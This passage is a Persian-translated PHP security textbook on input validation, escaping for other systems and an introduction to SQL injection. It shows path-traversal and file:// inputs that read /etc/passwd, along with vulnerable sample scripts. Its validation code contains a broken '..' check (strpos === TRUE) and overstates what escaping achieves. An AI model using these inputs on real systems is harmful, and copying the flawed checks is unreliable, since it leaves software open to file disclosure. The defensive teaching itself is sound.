علاوه بر مقدار و طول یک متغیر، گاهی این امر اهمیت دارد که فرمت مقادیر ارائه شده توسط کاربر را نیز بررسی نماییم. اصولاً، یک آدرس ایمیل و یا رشته‌ی تاریخ، نوعی از مقدار نمی‌باشد. هر دو این‌ها دارای نوع رشته‌ای هستند. ولی یک فرمت خاص وجود دارد که توسط هر کدام از این مثال‌ها مورد استفاده قرار می‌گیرد و این امر اهمیت دارد که این فرمت را مورد تایید قرار دهیم تا مطمئن شویم که برنامه‌ی ما به درستی و به صورت ایمن اجرا می‌شود. از دیدگاه امنیتی، فرمت‌ها معمولاً زمانی دارای بالاترین اهمیت هستند که شما مقادیر را از PHP به سایر برنامه‌ها از قبیل یک پایگاه داده و یا سیستم‌های زیرینی چون فایل سیستم و یا انتقال ایمیل، ارسال می‌کند. در نتیجه، ما بحث گسترده در خصوص تایید اعتبار این موارد و سایر فرمت‌ها را به بخش بعدی ارجاع می‌دهیم.

### تایید اعتبار انتزاعی نوع، طول و فرمت با PHP

۵,۲,۳,۴

بسیاری از برنامه‌ها نیازمند تایید اعتبار فرمت تعدادی از مقادیر مختلف ارسال شده توسط کاربر هستند. بهترین روش جهت مدیریت این وضعیت عبارت است از ایجاد یک کتابخانه از توابع جهت بررسی و فیلتر نمودن ورودی کاربر با انواع خاص. این تایید اعتبار باید زمانی انجام شود که کاربر در ابتدا توسط اسکریپت شما، وارد می‌شود. جهت انجام این کار، ما به شما نشان خواهیم داد که چگونه باید آرایه‌ی ساده‌ی expected\$ (بحث شده در بخش‌های قبلی این فصل) را تعمیم دهیم تا انواع و فرمت‌های متغیرهایی را که انتظار دارید با آن‌ها برخورد کنید را درک نماید

```
<?php
```

```
// set up array of expected values and types
$expected = array( 'carModel'=>'string', 'year'=>'int',
    'imageLocation'=>'filename' );
```

```
// check each input value for type and length
foreach ( $expected AS $key=>$type ) {
    if ( empty( $_GET[ $key ] ) ) {
        ${$key} = NULL;
        continue;
    }
    switch ( $type ) {
        case 'string' :
            if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 256 ) {
                ${$key} = $_GET[ $key ];
            }
            break;
        case 'int' :
            if ( is_int( $_GET[ $key ] ) ) {
                ${$key} = $_GET[ $key ];
            }
            break;
        case 'filename' :
            // limit filenames to 64 characters
            if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 64 ) {
                // escape any non-ASCII
                ${$key} = str_replace( '%', '_', rawurlencode( $_GET[ $key ] ) );
                // disallow double dots
                if ( strpos( ${$key}, '..' ) === TRUE ) {
                    ${$key} = NULL;
                }
            }
            break;
    }
    if ( !isset( ${$key} ) ) {
        ${$key} = NULL;
    }
}
}
```

// use the now-validated input in your application

در این تکه کد، به جای یک آرایه‌ی ساده با کلیدهای عددی پیش‌فرض، شما یک آرایه‌ی نمایه‌ی رشته‌ای را ایجاد می‌کنید که در آن، کلیدها عبارت هستند از نام‌های متغیرهای مورد انتظار و این مقادیر عبارتند از انواع مورد انتظار آن‌ها. شما آرایه را به صورت حلقه‌ای مرور می‌کنید و متغیرهای تخصیص نیافته را نادیده

می‌گیرید ولی هر کدام از متغیرهای تخصیص یافته را از لحاظ نوع آن، قبل از تخصیص آن به یک متغیر محلی، مورد بررسی قرار می‌دهید.

شما می‌توانید کتابخانه‌ی سفارشی خود را جهت تایید اعتبار هر تعداد از انواع داده‌های مختلف با استفاده از این مدل، ایجاد نمایید. یک گزینه‌ی دیگر به جای ایجاد کتابخانه‌ی مختص خود، عبارت است از استفاده از لایه‌ی انتزاعی موجود از قبیل QuickForm در PEAR که هم فرم‌ها را ایجاد می‌کند و هم ورودی کاربران را جهت شما مورد تایید، قرار می‌دهد.

#### ۵,۲,۴ پکیزه نمودن مقادیر ارسالی جهت سایر سیستم‌ها

انواع خاصی از مقادیر باید دارای یک فرمت خاص باشند تا با برنامه‌ی شما و سایر برنامه‌ها و زیرسیستم‌هایی که مورد استفاده قرار می‌دهند، کار کنند. این نکته دارای اهمیت حیاتی است که متاکاراکترها و یا دستورات داخلی به صورت نقل قول و یا انکدشده (یعنی فرار) در این مقادیر نباشند به گونه‌ای که برنامه‌ی PHP شما به یک همکار غیر عمدی در یک حمله‌ی اسکریپتی تبدیل نشود.

#### ۵,۲,۴,۱ متاکاراکترها

ورودی ممکن است شامل کاراکترهای مشکل‌زا باشد یعنی کاراکترهایی که می‌توانند به صورت بالقوه به سیستم شما آسیب بزنند. شما می‌توانید به سه طریق مانع صدمات ناشی از این کاراکترها شوید:

- ۱- می‌توانید با افزودن یک \ قبل از هر کاراکتر خطرناک، آن‌ها را نادیده بگیرید.
- ۲- می‌توانید با قرار دادن آن‌ها در نقل قول، آن‌ها را نقل قول کنید تا به عنوان متاکاراکتر توسط سیستم پایه، محسوب نشوند.
- ۳- می‌توانید آن‌ها را به توالی‌های کاراکتری انکود کنید به مانند روش `urlencode()` مورد استفاده توسط

ممکن است وسوسه انگیز باشد که از یک دستورالعمل `magic_quotes_gpc` استفاده کنید (قابل تنظیم در `php.ini`; اطلاعات در )، که به صورت خودکار نادیده‌گیری بر روی تمامی مقادیر GPC را مدیریت نموده و به صورت پیش‌فرض روشن است.

با این حال، این روش، این کار را تنها با استفاده از تابع `addslashes()`، بر روی این مقادیر، انجام می‌دهد. متأسفانه، مشکلات ایجاد شده به دلیل استفاده از `magic_quotes_gpc` بسیار بیشتر از منافع احتمالی آن هستند. مثلاً، `addslashes()` محدود به تنها چهار مورد معمول از کاراکترهای خطرناک می‌باشد: دو علامت نقل قول، ممیز وارون (`\`) و `NULL`. بنابراین، در حالی که تابع `addslashes()` ممکن است ۹۰ درصد یا حتی بیشتر از تهدیدات را خنثی کند، به اندازه‌ی کافی جامع نیست که بتوان به آن اعتماد نمود. مورد دیگر

اینکه، به منظور برگرداندن داده به شکل اولیه‌ی خود، شما باید نادیده‌گیری را با استفاده از تابع `stripslashes()` وارون نمایید که نه تنها یک گام اضافی است بلکه به احتمال زیاد، تعدادی از کاراکترهای چندبایتی را نیز تخریب می‌کند.

پس چه چیزی بهتر است؟ در حالی که تابع `mysql_real_escape_string()` اصولاً سعی دارد که ورودی کاربر را جهت افزودن ایمن به یک پایگاه‌داده‌ی MySQL پاک‌سازی نماید، یک مجموعه‌ی گسترده از کاراکترهای خطرناک را نیز نادیده می‌گیرد: `NULL`، `\x00`، `\n`، `\r`، `\`، `،`، `،` و `\x1a`. شما می‌توانید مشکل اعمال کسب‌وکاری آن را با قرار دادن آن در روتین آغاز خود به این صورت رفع کنید:

```
<?php
```

```
$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
    if ( !empty( $_GET[ $key ] ) ) {
        ${$key} = mysql_real_escape_string( $_GET[ $key ] );
    }
}
```

```
?>
```

متأسفانه معایبی نیز در استفاده از `mysql_real_escape_string()` جهت اهداف پاک‌سازی عمومی ورودی کاربر وجود دارد.

این تابع مختص نیازهای MySQL است و نه نادیده‌گرفتن کلی مقادیر خطرناک. اگر یک ویرایش‌آتی MySQL دیگر نیازمند نادیده‌گیری `\x1a` نباشد، این مقدار ممکن است از فهرست کاراکترهای نادیده‌گرفته شده توسط این تابع، حذف شود. چنین نادیده‌گیری مختص پایگاه‌داده ممکن است مناسب داده‌هایی که هدف آن‌ها استفاده در یک تعامل پایگاه‌داده نیست، نباشد.

در PHP 5، پشتیبانی جهت MySQL به صورت پیش‌فرض، فعال نیست بنابراین PHP باید با دستورالعمل تنظیمی `<with-mysql=<location--` کامپایل شود. اگر این کار انجام نشده باشد، پشتیبانی MySQL احتمالاً در دسترس نخواهد بود.

از آنجا که این تابع، علامت `\` را در میان کاراکترهای نادیده‌گیری شده، قرار داده است، نمی‌توانید آن را چندین بار بر روی یک مقدار یکسان مورد استفاده قرار دهید بدون اینکه باعث نادیده‌گیری دوگانه شوید.



در نتیجه، مشکلاتی با هر دو مکانیسم استاندارد و داخلی نادیده‌گیری در PHP وجود دارد. شما نباید کورکورانه از آن‌ها استفاده کنید تا زمانی که یک تحلیل دقیق را از مزیت‌ها و معایب آن‌ها انجام دهید. اگر نیازهای شما شدید بوده و یا به اندازه‌ی کافی اختصاصی هستند، ممکن است حتی مجبور به ایجاد مکانیسم نادیده‌گیری مختص خود باشید (که در آن، شما حتی می‌توانید کاراکتر نادیده‌گیری مختص خود را تعریف کنید)، و آن را درون روتین<sup>۴۶</sup> آغازین خود قرار دهید، به این صورت:

```
<?php
function escapeIt( $temp ) {
    define ( 'BACKSLASH', '\\' );
    // more constants

    // use | as a custom escape character
    $temp = str_replace( BACKSLASH, '|\\', $temp );
    // more escaping

    return $temp;
}
$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
    if ( !empty( $_GET[ $key ] ) ) {
        ${$key} = escapeIt( $_GET[ $key ] );
    }
}
?>
```

گرد  
د

#### مسیرهای فایل، نام‌ها و URI‌ها

۵,۲,۴,۲

رشته‌های حاوی نام فایل‌ها توسط فایل سیستم به شیوه‌هایی محدود می‌شوند که دیگر رشته‌ها نمی‌شوند. نام فایل‌ها ممکن است شامل داده‌هایی دودویی نباشد. یک مهاجم که موفق به وارد نمودن یک نام فایل حاوی چنین داده‌هایی می‌شود موجب مشکلات غیر قابل پیش‌بینی ولی مطمئناً خطرناک خواهد شد. نام فایل‌ها بر روی بعضی از سیستم‌ها ممکن است شامل کاراکترهای چند بایتی یونیکد باشند ولی نام فایل‌ها بر روی سایر سیستم‌ها ممکن است به این صورت نباشد. در صورتی که واقعا نیازمند نام فایل‌های

<sup>۴۶</sup> Routine

درون‌سازی‌شده در برنامه‌ی خود نیستید، بهتر است که نام‌ها را محدود به مجموعه کاراکترهای ASCII نمایید.

هرچند که سیستم‌های عامل مبتنی بر یونیکس از لحاظ نظری اجازه‌ی تقریباً هر نوع علامت‌گذاری را به عنوان بخشی از نام فایل می‌دهند، شما باید از علامت‌ها در نام‌های فایل خودداری نمایید چرا که بسیاری از این نشانه‌ها دارای سایر معانی مبتنی بر سیستم هستند. ما معمولاً اجازه‌ی - (خط تیره) و \_ (خط تیره‌ی بلند) را به عنوان کاراکترهای مشروع می‌دهیم، ولی تمامی انواع دیگر علامت‌ها را رد می‌کنیم. ممکن است ضروری باشد که اجازه‌ی استفاده از نقطه را جهت مشخص کردن پسوند یک فایل بدهیم ولی اگر می‌توانید مانع تعیین پسوند فایل‌ها توسط کاربران شوید، این کار را انجام داده و مانع استفاده از نقطه شوید.

نام فایل‌ها دارای محدودیت طولی هستند. به یاد داشته باشید که این محدودیت شامل مسیر نیز می‌باشد، که در یک سیستم با ساختار پیچیده می‌توان طول قابل قبول نام یک فایل واقعی را تا یک مقدار واقعاً اندک، کاهش دهد.

متغیرهایی که در عملیات فایل‌های سیستمی مورد استفاده قرار می‌گیرند از قبیل فراخوانی `fopen()` یا `file_get_contents()` می‌توانند به گونه‌ای ساخته و وارد شوند که منابع مخفی سیستم را آشکار کنند. اصلی‌ترین مقصر در این نوع حمله عبارت است از تشخیص فایل خاص دایرکتوری والد یونیکس یعنی دو نقطه (`..`).

مثال ساده‌ی این نوع از حمله عبارت است از یک اسکریپت که کد منبع هر فایل را در یک برنامه، مشخص می‌کند؛ به مانند این تکه کد:

```
<?php

$applicationPath = '/home/www/myphp/code/';
$scriptname = $_POST['scriptname'];
highlight_file( $applicationPath . $scriptname );

?>
```

این اسکریپت به فرمی که از یک کاربر می‌پرسد که چه فایلی را می‌خواهد ببیند، پاسخ می‌دهد. ورودی کاربر در یک متغیر `$_POST` با نام `scriptname` ذخیره می‌شود. این اسکریپت یک نام فایل درست را ایجاد نموده و آن را به تابع `highlight_file()` می‌دهد. ولی این مسئله را در نظر بگیرید که چه اتفاقی خواهد افتاد اگر قرار باشد که کاربر یک نام فایل را به صورت `etc/passwd/../../../../` وارد نماید. توالی ارجاعات دو نقطه‌ای باعث می‌شود که تابع `highlight_file()` دایرکتوری را از `/home/www/myphp/code/` چهار

سطح بالاتر یعنی به /. و سپس به etc/passwd ببرد. مشخص کردن این فایل موجب ارائه ی اطلاعاتی در خصوص تمامی کاربران بر روی میزبان می شود شامل این امر که کدام یک دارای شل های معتبر هستند. یک مثال دیگر از این نوع حمله ممکن است در اسکریپتی رخ دهد که داده ها را از یک URI دیگر وارد می کند به مانند این تکه کد (که از یک تست جهت حفاظت در برابر حمله ی دو نقطه، بهره می برد):

```
<?php
```

```
$uri = $_POST['uri'];
if ( strpos( $uri, '..' ) ) exit( 'That is not a valid URI.' );
$importedData = file_get_contents( $uri );
```

هر چند این تست اغلب حمله ها را متوقف می کند، ورودی زیر همچنان می تواند از آن عبور نماید:

```
file:///etc/passwd
```

URI ها به مانند نام فایل ها و آدرس های ایمیل، در مجموعه کاراکترهایی محدود هستند که ممکن است آن ها را ایجاد نمایند، ولی از لحاظ دیگر، به هیچ وجه اینگونه نیست. این موارد ممکن است شامل نشانگر معمول پروتکل http:// و یا یک جایگزین (مثل file:// یا https://) باشد و یا شامل این موارد نباشد؛ این موارد ممکن است به یک دامنه ی سطح بالاتر و یا چندین دایرکتوری به سمت پایین اشاره نمایند؛ این موارد ممکن است شامل متغیرهای \$\_GET باشند یا نباشند. این موارد درست به اندازه ی آدرس های ایمیل خطرناک هستند چرا که به مانند آن ها، نشان دهنده ی کانال های تعامل بین سرور شما و جهان بیرون هستند. اگر شما به کاربران اجازه دهید که این موارد را وارد نمایند، آنگاه باید با دقت بالایی آن ها را مدیریت نمایید.

## آدرس های ایمیل

۵,۲,۴,۳

آدرس های ایمیل یک نوع حساس از داده ها هستند چرا که نشان دهنده ی نوعی مسیر عبوری بین سرور شما و جهان بیرونی هستند. یک دعوت جهت وارد نمودن یک آدرس ایمیل در یک فرم یک دعوت جهت تمامی اسپمرها<sup>۴۷</sup> در همه جا می باشد تا سعی نمایند و روشی را بیابند که شما را وادار به ارسال نمودن پیام های آن ها نمایند.

آدرس های ایمیل معتبر ممکن است حتی دارای فرمت های ممکن بیشتری نسبت به تاریخ ها باشند؛ ممکن است شامل (با توجه به جامعه ی بین المللی که در آن کار می کنند) تعداد بسیار بیشتری از انواع کاراکترها

باشند. تنها سه چیزی که می‌توان با اطمینان در مورد آن‌ها گفت این است که هر کدام نباید شامل داده‌ی باینری باشند، هر کدام باید دارای یک علامت @ باشند و هر کدام باید شامل حداقل یک . (نقطه) در جایی بعد از @ باشند؛ در غیر این صورت، تقریباً هر چیزی امکان‌پذیر است.

کارهایی که نویسندگان معمول برنامه جهت تایید اعتبار آدرس‌های ایمیل انجام می‌دهند، افسانه‌ای هستند و تعدادی از این برنامه‌ها چندین صفحه طول دارند. به جای تمرکز بر روی تایید اعتبار فرمت بر اساس مشخصات آدرس ایمیل آورده شده در RFC 822، شما تنها باید مطمئن شوید که این مقدار مشابه با یک آدرس ایمیل است و مهم‌تر اینکه، شامل کاما یا نقطه ویرگول بدون علامت نقل قول نمی‌باشد. این کاراکترها معمولاً به عنوان حائل جهت فهرست‌های ایمیل استفاده می‌شوند. شما همچنین باید هر نوع کاراکتر r\ یا n\ را که می‌تواند جهت تزیین هدرهای اضافی به درون پیام ایمیل استفاده شود، حذف نمایید.

اگر اجازه‌ی ورودی کاربر در متن پیام را می‌دهید، باید تلاش کنید که مطمئن شوید که کاراکترهای کنترل و مقادیر غیر ASCII یا انکد شده و یا حذف شده هستند. تعدادی از میل سرورها پیام‌های با ASCII تعمیم‌یافته و یا کاراکترهای چند بایتی در خود را مدیریت نمی‌کنند چرا که مشخصات اولیه‌ی SMTP در RFC 821 (در دسترس در ) انکدینگ هفت بیتی (یعنی، مقادیر ASCII از ۰ تا ۱۲۷ که تنها به ۷ بیت داده جهت هر کاراکتر نیاز دارند) را مشخص نموده است. در کمترین حالت ممکن، اگر متن یونیکد انکود نشده را در یک متن وارد می‌نمایید، باید هدرهای ایمیلی را تنظیم کنید که به سرور بگویند که شما چنین کاری می‌کنید:

```
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 8bit
```

بسیار بهتر خواهد بود که از انکدینگ نقل قول - قابل چاپ<sup>۴۸</sup> و یا پایه‌ی ۶۴ استفاده کنید به جای اینکه تلاش کنید که پیام‌های هشت بیتی را جهت سرورهای ارسال نمایید که احتمالاً آن‌ها را رد می‌کنند. متأسفانه، هیچ پشتیبانی داخلی رمزگذاری نقل قول - قابل چاپ در PHP وجود ندارد. تابع imap\_8bit() وجود دارد، ولی بر اساس نظرات موجود در http://php.net/8bit، این تابع به خوب با کاراکترهای چند بیتی برخورد نمی‌کند. چندین تابع اسکریپت PHP جهت رمزگذاری نقل قول - قابل چاپ در صفحه‌ی دستورالعمل quoted\_printable\_decode() ارسال شده‌اند.

<sup>۴۸</sup> quoted\_printable

هنگام ساختن پیام های چند بخشی با استفاده از استاندارد MIME (مشخص شده در RFC 2045)، این نکته مهم است که از یک کلید تصادفی در مرز استفاده نماییم.

به منظور جداسازی بخش های یک پیام MIME، یک رشته ی مرزی در هدر اصلی Content-type: پیام، تعریف می شود. ایجاد یک رشته ی مرزی به گونه ای که شامل یک مقدار تصادفی باشد مانع یک مهاجم جهت تزریق یک مرز MIME جعلی به درون یک پیام خواهد شد که یک روش سوء استفاده است که می تواند جهت تبدیل پیام های ساده ی برنامه ی شما به اسپم های چندرسانه ای با الصاقیه های مختلف، مورد استفاده قرار گیرد.

#### مقادیر هدر HTTP ۵,۲,۴,۴

چیزی که جهت ماهیت HTTP بنیادی است این است که پاسخ ها ممکن است توسط سرورهای میانی HTTP که پراکسی خوانده می شوند، کش و یا حتی تبدیل شوند. پاسخ ها همچنین ممکن است توسط بسیاری از ربات های موتورهای جستجو، کش شوند و سپس به عنوان پایه ای جهت ایجاد نمایه های قابل جستجو، مورد استفاده قرار گیرند. به همین دلیل، این امر دارای اهمیت است که مقادیری که شما در header() استفاده می کنید دارای متاکاراکترهای HTTP خصوصا r\ و n\ نباشند، که جهت جداسازی هدرها مورد استفاده قرار می گیرند.

هر نوع ورودی کاربر استفاده شده در یک تغییر مکان Location: باید با استفاده از urlencode() انکد شود.

#### کوئری های پایگاه داده ۵,۲,۴,۵

مشخص ترین کاراکترهای خطرناک در هر مقدار مورد استفاده در یک کوئری پایگاه داده عبارتند از علامت های نقل قول (چه یگانه و چه دوگانه) چرا که این موارد، مقادیر رشته ای را نشانه گذاری می کنند و همچنین نقطه ویرگول ها چرا که این موارد کوئری ها را نشانه گذاری می کنند. نادیده گیری این سه کاراکتر موجب توقف کامل حملات تزریق SQL خواهد شد. ولی علامت های نقل قول و نقطه ویرگول ها، علامت های معمول هستند و در بسیاری از مقادیر مشروع پایگاه داده مورد استفاده قرار می گیرند. ما بهترین روش ها جهت مدیریت مقادیر در کوئری های SQL را در فصل ششم مورد بحث قرار خواهیم داد.

#### خروجی HTML ۵,۲,۴,۶

ما معمولاً به خروجی HTML در یک اسکریپت PHP به عنوان یک مقدار ارسال شده از سوی PHP به یک سیستم دیگر نگاه نمی کنیم، ولی این دقیقاً همان چیز است که اتفاق می افتد. اغلب، شما خروجی HTML را به یک سیستم دارای بالاترین باگ و دارای کمترین قابلیت اتکای ممکن، یعنی جهت کاربر، ارسال می کنید.

لطفا تصور نکنید که ما در اینجا شوخی می‌کنیم. بسیار مهم است که مقادیری را که در هر نوع مارک‌آپ<sup>۴۹</sup>، چه HTML، چه XML و یا حتی CSS و JavaScript وارد می‌شوند، پاک‌سازی نماییم چرا که شما می‌خواهید مانع یک مهاجم جهت تزریق مارک‌آپ اختیاری شوید که ممکن است اطلاعات اشتباهی را بر روی یک صفحه ارائه دهد و یا یک کاربر را به یک دام فیشینگ<sup>۵۰</sup> بکشاند. و مطمئناً می‌خواهید که مانع یک مهاجم برای گول‌زدن یک کاربر جهت ارائه‌ی مقادیر مشخصات و یا کوکی‌های وی شوید. این دسته از حملات را اسکرپیت‌نویسی بین‌سایتی می‌نامند که ما این حقه‌های نامناسب و چگونگی ممانعت از آن‌ها را در فصل هفتم مورد بحث قرار خواهیم داد.

در حال حاضر، ما تنها بیان می‌کنیم که استفاده از `htmlentities()` در هر زمانی که یک مقدار PHP در مارک‌آپ رندر می‌شود، اجباری است.

### آرگومان‌های شل

۵,۲,۴,۷

آرگومان‌های شل دارای یک معنای خاص جهت سیستم عامل هستند در عین حال که کاراکترهای کاملاً طبیعی هستند که می‌توانند به سادگی در ورودی کاربر، ظاهر شوند. بنابراین، این موارد باید با دقت فراوانی مدیریت شوند. ما مشکل نادیده‌گیری آرگومان‌های شل را در فصل هشتم مورد بحث قرار خواهیم داد ولی استراتژی کلیدی عبارت است از استفاده‌ی همیشگی از یکی از توابع PHP که جهت این کار طراحی شده است از قبیل `escapeshellarg()`.

### مبهم نمودن خطاها

۵,۲,۴,۸

به سختی می‌توان تصور نمود که چیزی غیر عمدی تا این حد جهت یک مهاجم مفید باشد که یک پیام خطا مفید است که اطلاعاتی را در خصوص مسیرها و شرایط سیستم ارائه می‌دهد. اغلب حملات ورود کاربر به عنوان یک تلاش عمدی یا غیر عمدی جهت ایجاد چنین خطاهایی آغاز می‌شود که اجازه‌ی دقیق‌سازی ساده و بالاتر حمله را ارائه می‌دهد. جهت مثال، اگر یک مقدار غیر مترقبه در ورودی کاربر این واقعیت را نشان دهد که این ورودی در یک فراخوان `eval()` وارد شده است، یک مهاجم در می‌یابد که وی باید تلاش‌های خود را بر روی تزریق دستورات PHP متمرکز کند.

<sup>۴۹</sup> Markup

<sup>۵۰</sup> Phishing



بنابراین، در اینجا بر پیشنهاد قوی خود تاکید می کنیم که هیچ کاربری نباید هرگز هیچ نوع خطای PHP را ببیند. شما باید تمامی خطاهای هشدار را که ممکن است توسط PHP تولید شوند، مخفی نمایید.

مقدار پیش فرض جهت `error_reporting` عبارت است از `E_ALL` بدون `E_NOTICE` (که می تواند به صورت `E_ALL & ~E_NOTICE` یا `E_ALL ^ E_NOTICE` با استفاده از نمایش بیتی یا ۲۰۳۹ نوشته شود). مقدار پیش فرض جهت `display_errors` برابر با `TRUE` یا ۱ می باشد. شما می توانید هر دو این دستورات را در `php.ini` برابر با ۰ قرار دهید اگر دارای دسترسی به آن می باشید و یا این کار را در زمان اجرا با دستورات `error_reporting(0)` یا `display_errors(0)` انجام دهید.

اگر یک خطا در مسیر برنامه ی شما رخ دهد، شما باید بتوانید از طریق برنامه نویسی آن را به دام انداخته و سپس یک پیام کامل ساده را جهت کاربر با استفاده از دستوری شبیه به این، ارسال نمایید:

```
exit('Sorry, the database is down for maintenance right now.
```

```
Please try again later;');
```

```
die('Sorry, the system is temporarily unavailable.
```

```
Please try again later;');
```

یک روش جایگزین، انجام این کار با استفاده از یک دستور هدر می باشد که کاربر را به صفحه ای هدایت می کند که دارای نامی مبهم است، چیزی به این شکل:

```
header('Location: sysmaint.php');
```

البته شما باید در صورتی که یک خطا رخ داده باشد، از آن اطلاع یابید و یا به مدیران مربوطه اطلاع دهید. یک روش مناسب جهت انجام این کار، نوشتن خطا درون یک فایل لاگ و سپس ارسال یک پیام از طریق ایمیل و یا حتی پیامک جهت فردی مناسب جهت حل خطا می باشد.

## ۵.۳ آزمون تایید اعتبار ورودی<sup>۵۱</sup>

یک بخش مهم از ایمن نگه داشتن اسکریپت ها، خود عبارت از آزمون آن ها جهت حفاظت در برابر نقص های ممکن هست. این امر دارای اهمیت است که مقادیر آزمون را انتخاب کنید که واقعا بتوانند برنامه ی شما را از کار بیندازند. این موارد اغلب دقیقا همان مقادیری هستند که شما انتظار آن ها را ندارید. بنابراین، انتخاب این

<sup>۵۱</sup> Input validation

مقادیر یک وظیفه‌ی بسیار سخت‌تر از آن چیزی است که به نظر می‌رسد. بهترین مقادیر تست عبارتند از یک مخلوط جامع از مقادیر تصادفی بیهوده که باعث شکست سایر تلاش‌ها جهت تایید اعتبار شده‌اند و همین طور مقادیر نشان دهنده‌ی متاکاراکترها یا دستورات داخلی که می‌توانند از PHP به سیستم‌های شکننده ارسال شوند. در فصول بعدی، ما مثال‌هایی از تست‌های خاص جهت حفاظت در برابر تهدیدات خاص متعدد را ارائه خواهیم نمود.

## ۵.۴ خلاصه

بحث ما پیرامون چگونگی کسب اطمینان از اینکه اسکریپت‌های PHP شما به اندازه‌ی ممکن ایمن هستند، در کل بخش سوم ادامه خواهد داشت. ما در اینجا با بررسی چیزی که احتمالاً ابتدایی‌ترین تهدید جهت امنیت داده‌های کاربران است، یعنی سوء استفاده از ورودی، بحث را آغاز نمودیم. چنین سوء استفاده‌ای ممکن است دارای اشکال مختلفی باشد:

- ورود متاکاراکترها
- ورودی با نوع اشتباه
- ورودی با طول اشتباه
- ورودی حاوی دستورات غیرمترقبه
- ورود داده به درون رابط‌های مخفی

در ادامه به استراتژی‌های تایید اعتبار ورودی کاربران پرداختیم:

- شما باید رفتار خود PHP را با خاموش نمودن متغیرهای عمومی و اعلام متغیرها، کنترل کنید.
- شما باید ورودی مورد انتظار را پیش‌بینی نموده و تنها اجزای ورودی را بدهید که انتظارش را دارید.
- شما باید نوع، طول و فرمت تمامی ورودی‌ها را بررسی نمایید. ما یک روتین را جهت کمک به خودکارسازی این امر ارائه نمودیم.
- شما باید هر نوع مقدار ارسالی به سایر سیستم‌ها را پاک‌سازی نمایید از قبیل متاکاراکترها، مسیرهای فایل و نام‌های فایل‌ها، URIها، آدرس‌های ایمیل، مقادیر هدر HTTP، کوئری‌های پایگاه‌داده، خروجی HTML و آرگومان‌های دستورات شل.

در نهایت، پیشنهاد دادیم که شما استراتژی‌های تایید اعتبار خود را مورد آزمون قرار دهید تا هر نوع ضعف در آن‌ها را قبل از نیازمند شدن واقعی جهت حفاظت از برنامه‌های خود، تشخیص داده و تصحیح نمایید.

در فصول بعدی، ما در خصوص حفاظت از اسکرپت‌های شما در برابر سه نوع متفاوت از حمله بحث خواهیم کرد که همه‌ی آن‌ها به سوء استفاده از ضعف‌ها در مدیریت شما بر ورودی‌های کاربر، بستگی دارند. ما در فصل ششم با بحث پیرامون تزریق SQL آغاز می‌کنیم.

مدیریت مرکز امداد و هماهنگی عملیات رخدادهای رایانه‌ای

## ۶ فصل ششم : ممانعت از SQL INJECTION

فصل پنجم در خصوص ایمن نگه داشتن اسکریپت‌های PHP با تایید اعتبار دقیق ورودی کاربر، آغاز نمودیم. ما این بحث را در اینجا نیز ادامه می‌دهیم و بر ورودی کاربرانی تمرکز می‌کنیم که در تعامل اسکریپت شما با پایگاه داده‌ی شما، مشارکت نموده و به داده‌های پایگاه داده دسترسی داشته باشند. به هر حال، به احتمال زیاد داده‌های پایگاه داده، ارزشمندترین دارایی شما هستند. هدف اصلی، نوشتن اسکریپت‌هایی است که در حین دسترسی به اطلاعات پایگاه داده، امنیت اطلاعات را تامین نماید.

در ادامه‌ی این فصل، ما روش‌هایی را با استفاده از دستورات PHP جهت انجام این کار، ارائه می‌کنیم.

### ۶،۱ تزریق SQL چیست

اگر قرار باشد که هیچ‌گاه از داده‌های یک پایگاه داده استفاده نکنیم، هیچ فایده‌ای ندارد که داده‌ها را درون یک پایگاه داده نگهداریم. پایگاه‌های داده جهت بهبود دسترسی و دستکاری آسان داده‌های خود، طراحی شده‌اند.

دسترسی آسان به پایگاه داده می‌تواند به دو صورت امنیت اطلاعات پایگاه داده را به خطر بیندازد. حالت اول توسط اسکریپت‌های شما، مثلاً بجای انتخاب اطلاعات، حذف ناخواسته اطلاعات انجام می‌شود. حالت دوم به دلیل ساده نویسی دستورات شما، سرقت اطلاعات توسط فرد دیگری با دستکاری دستورات صورت می‌پذیرد. عمل جایگزین نمودن و یا دستکاری دستورات را تزریق می‌نامند.

هر بار که شما ورودی کاربر را دریافت می‌کنید تا یک کوئری پایگاه داده را ایجاد کنید، به آن کاربر اجازه می‌دهید تا در ساخت و ساز یک دستور به سرور پایگاه داده، دسترسی و یا مشارکت داشته باشد. یک کاربر عادی خوشحال می‌شود از اینکه می‌تواند در حجم وسیعی از اطلاعات، اطلاعات مورد نیازش را انتخاب کند. در صورتی که یک کاربر مهاجم حین برخورد با حجم وسیع اطلاعات سعی می‌کند تا روشی پیدا کند که دستوری را که اطلاعات را انتخاب می‌کند به یک دستور تبدیل کند که آن‌ها را حذف نموده و یا حتی کار بدتری انجام دهد. وظیفه‌ی شما به عنوان یک برنامه‌نویس یافتن روشی جهت غیر ممکن نمودن چنین تزریقاتی است.

## ۶.۲ تزریق SQL چگونه کار می کند

ساخت یک کوئری پایگاه داده یک فرآیند کاملاً مشخص است. این فرآیند تقریباً اینگونه انجام می شود: (برای نمایش دادن این امر برای مثال فرض می کنیم که شما دارای یک پایگاه داده از کتابها هستید که در آن، هر کتاب دارای یک موضوع خاص می باشد):

۱. شما یک فرم را ارائه می کنید که به کاربر اجازه می دهد تا عبارتی را جهت جستجوی کتاب وارد کند. فرض کنیم که این کاربر تصمیم می گیرد به دنبال کتاب هایی بگردد که از نوع ریاضی هستند.
۲. شما عبارت جست و جوی کاربر را دریافت نموده و آن را بر روی یک متغیر، شبیه دستور زیر ذخیره می کنید:

```
$variety = $_POST['variety']
```

بنابراین مقدار متغیر `$variety` برابر `math` می باشد.

۳. شما یک کوئری پایگاه داده را ایجاد کرده و متغیر `$variety` را بطور مستقیم در عبارت `WHERE` به کار می برید. مانند دستور زیر:

```
$query = "SELECT * FROM BOOKS WHERE variety='$variety'";
```

اکنون مقدار متغیر `$query` برابر است با:

```
SELECT * FROM BOOKS WHERE variety='math'
```

۴. شما این کوئری را به سرور `MySQL` ارسال می کنید.
۵. `MySQL` تمامی رکوردهای موجود در جدول کتاب را که دارای موضوع `"math"` می باشد، باز می گرداند.

تا اینجا، این یک فرآیند راحت و مشخص می باشد. متأسفانه، گاهی فرآیندهای آشنا و ساده ما را به برخی خیالی می رسانند. بنابراین، اجازه دهید نگاهی به ساخت و ساز واقعی آن کوئری بیاندازیم:

